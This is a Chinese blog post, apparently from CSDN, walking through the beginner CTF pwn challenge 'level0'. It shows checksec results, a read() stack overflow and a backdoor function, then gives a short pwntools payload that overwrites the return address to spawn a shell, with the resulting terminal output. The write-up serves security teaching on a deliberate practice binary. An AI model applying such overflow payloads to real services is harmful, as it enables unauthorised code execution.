攻防世界 level0

原创


b0ck 于 2021-05-15 16:45:04 发布 498 收藏

分类专栏： 攻防世界pwn新手区 文章标签： ubuntu pwn 信息安全

本文链接：https://blog.csdn.net/weixin_45846085/article/details/116853943

攻防世界第一题，很简单一个栈溢出。


首先拿到一个elf文件，把它放到ubuntu中检查一下




动态链接，小端序，64位只打开了NX保护，接下来看一下文件中引用的字符串

```
.fini_array
.jcr
.dynamic
.got
.got.plt
.data
.bss
.comment
crtstuff.c
__JCR_LIST__
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
```



发现有system和/bin/sh，使用64位的IDA反编译一下。



只有一个脆弱函数，很明显了。




read出存在栈溢出漏洞，接下来寻找一下system和/bin/sh




发现存在后门函数，我们之接利用栈溢出漏洞控制程序跳转到callsystem处就可以getshell了。

gdb调试得到需要填充的垃圾数据



接下来看exp



```
payload =  'a'*128 + 'bbbbbbbb' + p64(callsys_addre)
p.send(payload)
p.interactive()
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"exp.py" 8L, 178C                                                 1,1           All
```


运行脚本，成功getshell

```
giantbranch@ubuntu: ~/Desktop/gfsj
[+] Starting local process './level0': pid 2735
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ ls
[*] Process './level0' stopped with exit code -11 (SIGSEGV) (pid 2735)
[*] Got EOF while sending in interactive
giantbranch@ubuntu:~/Desktop/gfsj$ vim exp.py
giantbranch@ubuntu:~/Desktop/gfsj$ python exp.py
[+] Starting local process './level0': pid 2746
[*] Switching to interactive mode
$ ls
core  exp.py  level0  level2  peda-session-level0.txt
$
[*] Interrupted
[*] Stopped process './level0' (pid 2746)
giantbranch@ubuntu:~/Desktop/gfsj$ vim exp.py
giantbranch@ubuntu:~/Desktop/gfsj$ python exp.py
[+] Starting local process './level0': pid 2798
[*] Switching to interactive mode
$ ls
core  exp.py  level0  level2  peda-session-level0.txt
$ id
uid=1000(giantbranch) gid=1000(giantbranch) groups=1000(giantbranch)
$
```